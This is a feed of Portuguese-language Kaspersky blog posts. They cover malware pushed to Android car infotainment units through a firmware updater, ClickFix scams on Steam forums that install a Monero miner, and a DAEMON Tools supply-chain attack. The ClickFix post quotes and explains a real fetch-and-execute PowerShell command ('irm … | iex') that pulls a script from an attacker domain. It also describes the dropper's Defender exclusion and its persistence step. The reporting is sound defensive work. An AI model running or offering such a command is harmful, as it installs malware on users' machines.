  • use listas fechadas de aplicativos autorizados a serem executados nas estações de trabalho dos funcionários. exclua aplicativos do Windows desatualizados, ferramentas administrativas da Microsoft não utilizadas, softwares de acesso remoto e de transferência de arquivos e qualquer outro software considerado potencialmente perigoso ou obsoleto.
  • use soluções de segurança de e-mail avançadas e equipadas com CDR (tecnologia de Desarme e Reconstrução de Conteúdo, que desarma anexos suspeitos e os reconstrói em versões mais seguras) e tecnologia de detonação (que executa anexos suspeitos em um ambiente isolado para análise). configure a análise aprofundada para anexos que apresentem sinais externos de serem arquivos poliglotas: todos os arquivos compactados e do Office, arquivos com extensões não padrão e assim por diante.
  • da mesma forma, configure a solução EDR para realizar uma análise aprofundada de possíveis arquivos poliglotas.
  • crie regras de monitoramento que gerem alertas para combinações incomuns entre um processo e os arquivos que ele recebe para processamento, como um arquivo CHM iniciado por meio do mshta ou um arquivo HTML iniciado por meio do rundll32, como nos exemplos acima.
  • adicione informações básicas sobre arquivos poliglotas ao programa de conscientização em segurança utilizado pela organização, para que os usuários fiquem atentos quando forem orientados a alterar a extensão de um arquivo ou a manipulá-lo de alguma forma incomum, por exemplo, abrindo-o em um aplicativo específico.

  • ✇Blog oficial da Kaspersky
  • Malware em sistemas de infoentretenimento automotivos: como ocorre a infecção Dmitry Kalinin
    Em junho de 2026, descobrimos um malware incomum que tem como alvo… centrais multimídia automotivas baseadas em Android. Este é o primeiro caso documentado de malware distribuído para centrais multimídia automotivas por meio de um serviço de atualização automática de firmware. Já abordamos diversos incidentes de cibersegurança automotiva, mas, em geral, eles envolviam vazamentos de dados na infraestrutura digital das fabricantes ou testes conduzidos por pesquisadores de segurança. No entanto, es
     

Malware em sistemas de infoentretenimento automotivos: como ocorre a infecção

29 de Agosto de 2026, 09:03

Em junho de 2026, descobrimos um malware incomum que tem como alvo… centrais multimídia automotivas baseadas em Android. Este é o primeiro caso documentado de malware distribuído para centrais multimídia automotivas por meio de um serviço de atualização automática de firmware. Já abordamos diversos incidentes de cibersegurança automotiva, mas, em geral, eles envolviam vazamentos de dados na infraestrutura digital das fabricantes ou testes conduzidos por pesquisadores de segurança.

No entanto, este caso envolve malware que cibercriminosos estão distribuindo ativamente. Os objetivos são cometer fraude publicitária e criar uma botnet de proxies formada por centrais multimídia automotivas infectadas. Neste artigo, explicamos o que é uma central multimídia automotiva, como os invasores infectam esses dispositivos e o que isso pode significar para os motoristas.

O que é uma central multimídia automotiva?

Primeiro, vamos esclarecer o que é exatamente uma central multimídia automotiva. O termo pode parecer técnico, mas, na realidade, a maioria dos motoristas interage com uma delas sempre que usa o carro. A central multimídia é o sistema de infoentretenimento do veículo, geralmente centrado em uma tela usada para controlar a navegação, a música e outras funções do veículo. Nos carros modernos, as centrais multimídia automotivas costumam estar conectadas à Internet.

As fabricantes usam frequentemente o Android nas centrais multimídia por sua praticidade, já que o sistema foi desenvolvido para atender a diferentes usos automotivos e oferece diversas vantagens:

  • muitas opções de personalização da interface;
  • facilidade para desenvolver aplicativos;
  • a possibilidade de adicionar aplicativos e componentes próprios ao sistema;
  • um grande ecossistema de aplicativos já existente.

No entanto, essas mesmas vantagens também criam riscos, pois os aplicativos podem ser maliciosos em vez de legítimos. E foi exatamente isso que aconteceu neste caso: usando um aplicativo malicioso, invasores incorporaram veículos a uma botnet. Veja como isso aconteceu…

Como os invasores infectam as centrais multimídia automotivas e qual malware utilizam?

Primeiro, é importante observar que esse malware não afeta todas as centrais multimídia automotivas, mas apenas aquelas que utilizam software desenvolvido pela empresa chinesa DoFun. A empresa desenvolve firmware, aplicativos e serviços de nuvem para sistemas de infoentretenimento automotivos baseados em Android e, de acordo com seu site, atende a mais de 30 milhões de proprietários de veículos em todo o mundo.

Para distribuir o malware para o sistema de infoentretenimento de um veículo, os invasores usam o TWCore, um aplicativo de sistema legítimo responsável pelas atualizações de software nas centrais multimídia automotivas da DoFun. Em condições normais, o TWCore obtém da nuvem da desenvolvedora informações sobre os arquivos que precisam ser baixados e instalados no dispositivo. Esses arquivos são, principalmente, atualizações de software já instalado na central multimídia, mas o mesmo mecanismo pode ser usado para instalar novos aplicativos. E é exatamente isso que os invasores exploram: eles usam o TWCore para instalar o JarService (um dropper de cavalo de Troia malicioso) nas centrais multimídia automotivas.

O JarService é essencialmente um aplicativo “vazio”. Ou seja, ele não tem uma interface de usuário e não tenta se passar por um serviço legítimo. A ausência de uma interface faz todo sentido neste caso: os invasores não precisam convencer o usuário a instalar o malware manualmente, e nenhuma interação do usuário é necessária.

O código do JarService contém, de forma criptografada, a carga útil da próxima etapa, além de informações sobre sua versão e ponto de entrada. A função do JarService é descriptografar esses dados e iniciar a próxima etapa da infecção: um módulo malicioso de download. Depois de iniciado, o módulo de download se conecta ao servidor de comando e controle (C2) dos invasores e envia informações sobre o malware instalado. Em resposta, o servidor fornece um link para a carga útil da próxima etapa. O módulo de download obtém essa carga útil, descriptografa-a e a executa.

Neste caso, o malware instala um tipo de malware conhecido como “clicker”, usado para aumentar fraudulentamente o número de impressões de anúncios. Depois de ser executado, o malware entra em contato regularmente com o servidor C2 e envia informações sobre o dispositivo infectado, incluindo seu modelo, resolução de tela, endereço MAC e detalhes da rede Wi-Fi conectada. Em troca, o malware pode receber vários comandos dos invasores. Por exemplo, ele pode fazer solicitações HTTP e abrir páginas da Web. Mas, mais importante ainda, pode baixar e executar código malicioso adicional no sistema de infoentretenimento do veículo comprometido.

Os invasores usam esse recurso para instalar um módulo malicioso chamado zhima, que adiciona a central multimídia infectada a uma botnet. A botnet resultante é usada para operar um serviço conhecido como proxy residencial, permitindo que os invasores direcionem seu tráfego por meio dos dispositivos infectados ao realizar ataques e outras atividades maliciosas.

Quem está por trás do malware e o que os invasores pretendem alcançar?

Os invasores infectam centrais multimídia automotivas com malware principalmente para expandir a botnet. Uma investigação realizada por especialistas da Kaspersky constatou que a operação está associada à plataforma maliciosa BADBOX e, mais especificamente, a um dos agentes de ameaça ligados a ela: o MoYu Group. Indícios no código do malware, juntamente com semelhanças em relação à infraestrutura anteriormente atribuída ao MoYu Group, apontam para o envolvimento do grupo. A própria BADBOX reúne uma série de atividades maliciosas voltadas à infecção de dispositivos Android e à exploração clandestina de seus recursos.

Os invasores, então, ganham dinheiro monetizando o acesso a recursos que pertencem a outras pessoas. Ao investigar a infraestrutura da botnet, nossos especialistas descobriram vínculos entre o MoYu Group e os serviços PXYEDGE e ProxyForU, que oferecem serviços de proxy residencial. Esses serviços permitem que clientes de todo o mundo direcionem seu tráfego de Internet por meio de dispositivos conectados à botnet e, assim, acessem a Internet usando os endereços IP desses dispositivos. Isso sugere que as centrais multimídia automotivas infectadas já podem estar sendo usadas como parte dessa infraestrutura.

Como o malware afeta os usuários?

Em primeiro lugar, o malware consome parte dos recursos computacionais da central multimídia automotiva. A carga adicional pode fazer com que o sistema de infoentretenimento do veículo fique mais lento ou menos estável. Ao mesmo tempo, é muito provável que a velocidade da conexão de Internet do dispositivo infectado também diminua, pois os invasores podem direcionar grandes volumes de tráfego por meio dele.

Também vale destacar que o malware não se limita a oferecer funcionalidade de proxy. Ele pode receber comandos dos invasores, além de baixar e executar código malicioso adicional. Como resultado, as consequências de uma infecção podem variar de acordo com a carga útil que os operadores da botnet decidirem instalar no dispositivo.

Conclusão

Este caso demonstra mais uma vez que ataques a todos os tipos de dispositivos conectados à Internet, de decodificadores de TV a sistemas de infoentretenimento automotivo, não são apenas uma possibilidade teórica, mas uma realidade concreta. Os invasores estão constantemente procurando novos dispositivos cujos recursos possam explorar para seus próprios fins. Por isso, a proteção contra malware é importante muito além de computadores e smartphones.

Nossos especialistas informaram a desenvolvedora sobre o esquema de distribuição do malware que identificaram, e ela corrigiu os problemas de segurança identificados.

Uma análise técnica completa do malware está disponível na Securelist.

Que outros métodos os invasores podem usar para comprometer um veículo e quais riscos eles representam para os motoristas? Leia mais em nossas publicações:

ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

27 de Agosto de 2026, 09:00

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.


O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização


Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:

  • ✇Blog oficial da Kaspersky
  • Ataque à cadeia de suprimentos por meio do DAEMON Tools | Blog oficial da Kaspersky Kaspersky Team
    Nossos especialistas descobriram um ataque à cadeia de suprimentos em grande escala via DAEMON Tools – software para emulação de unidades ópticas. Os invasores conseguiram injetar código malicioso nos instaladores do software, e todos os arquivos executáveis trojanizados estão assinados com uma assinatura digital válida da AVB Disc Soft – a desenvolvedora do DAEMON Tools. A versão maliciosa do programa está em circulação desde 8 de abril de 2026. No momento da redação deste artigo, o ataque aind
     

Ataque à cadeia de suprimentos por meio do DAEMON Tools | Blog oficial da Kaspersky

5 de Maio de 2026, 11:51

Nossos especialistas descobriram um ataque à cadeia de suprimentos em grande escala via DAEMON Tools – software para emulação de unidades ópticas. Os invasores conseguiram injetar código malicioso nos instaladores do software, e todos os arquivos executáveis trojanizados estão assinados com uma assinatura digital válida da AVB Disc Soft – a desenvolvedora do DAEMON Tools. A versão maliciosa do programa está em circulação desde 8 de abril de 2026. No momento da redação deste artigo, o ataque ainda está em andamento. Os pesquisadores da Kaspersky acreditam que se trata de um ataque direcionado.

Quais são os riscos de instalar a versão maliciosa do DAEMON Tools?

Depois que o software infectado com trojan é instalado no computador da vítima, um arquivo malicioso é executado toda vez que o sistema é inicializado – enviando uma solicitação a um servidor de comando e controle. Em resposta, o servidor pode enviar um comando para baixar e executar cargas maliciosas adicionais.

Primeiro, os invasores implantam um coletor de informações que reúne o endereço MAC, o nome do host, o nome de domínio DNS, listas de processos em execução e de softwares instalados, além das configurações de idioma. O malware então envia essas informações para o servidor de comando e controle.

Em alguns casos, em resposta às informações coletadas, o servidor de comando envia um backdoor minimalista para a máquina da vítima. Ele é capaz de baixar cargas maliciosas adicionais, executar comandos de shell e rodar módulos de shellcode na memória.

O backdoor pode ser usado para implantar um implantado mais sofisticado chamado QUIC RAT. Ele suporta vários protocolos de comunicação com o servidor de comando e controle e é capaz de injetar cargas maliciosas nos processos notepad.exe e conhost.exe.

Informações técnicas mais detalhadas, juntamente com indicadores de comprometimento, podem ser encontradas no artigo dos especialistas no blog Securelist.

Quem está sendo alvo?

Desde o início de abril, foram detectadas várias milhares de tentativas de instalar cargas maliciosas adicionais por meio do software DAEMON Tools infectado. A maioria dos dispositivos infectados pertencia a usuários domésticos, mas aproximadamente 10% das tentativas de instalação foram detectadas em sistemas em execução em organizações. Geograficamente, as vítimas estavam espalhadas por cerca de cem países e territórios diferentes. A maioria das vítimas estava localizada na Rússia, Brasil, Turquia, Espanha, Alemanha, França, Itália e China.

Na maioria das vezes, o ataque se limitava à instalação de um coletor de informações. O backdoor infectou apenas uma dúzia de máquinas em organizações governamentais, científicas e de manufatura, bem como em empresas de varejo na Rússia, Bielorrússia e Tailândia.

O que exatamente foi infectado

O código malicioso foi detectado nas versões do DAEMON Tools que vão da 12.5.0.2421 à 12.5.0.2434. Os invasores comprometeram os arquivos DTHelper.exe, DiscSoftBusServiceLite.exe e DTShellHlp.exe, que estão instalados no diretório principal do DAEMON Tools.

Como se proteger?

Se o software DAEMON Tools for utilizado no seu computador (ou em qualquer outro local da sua organização), nossos especialistas recomendam verificar minuciosamente os computadores nos quais ele está instalado em busca de qualquer atividade incomum a partir de 8 de abril.

Além disso, recomendamos o uso de soluções de segurança confiáveis em todos os computadores domésticos e corporativos usados para acessar a internet. Nossas soluções protegem com sucesso os usuários contra todos os malwares usados no ataque à cadeia de suprimentos via DAEMON Tools.

❌
❌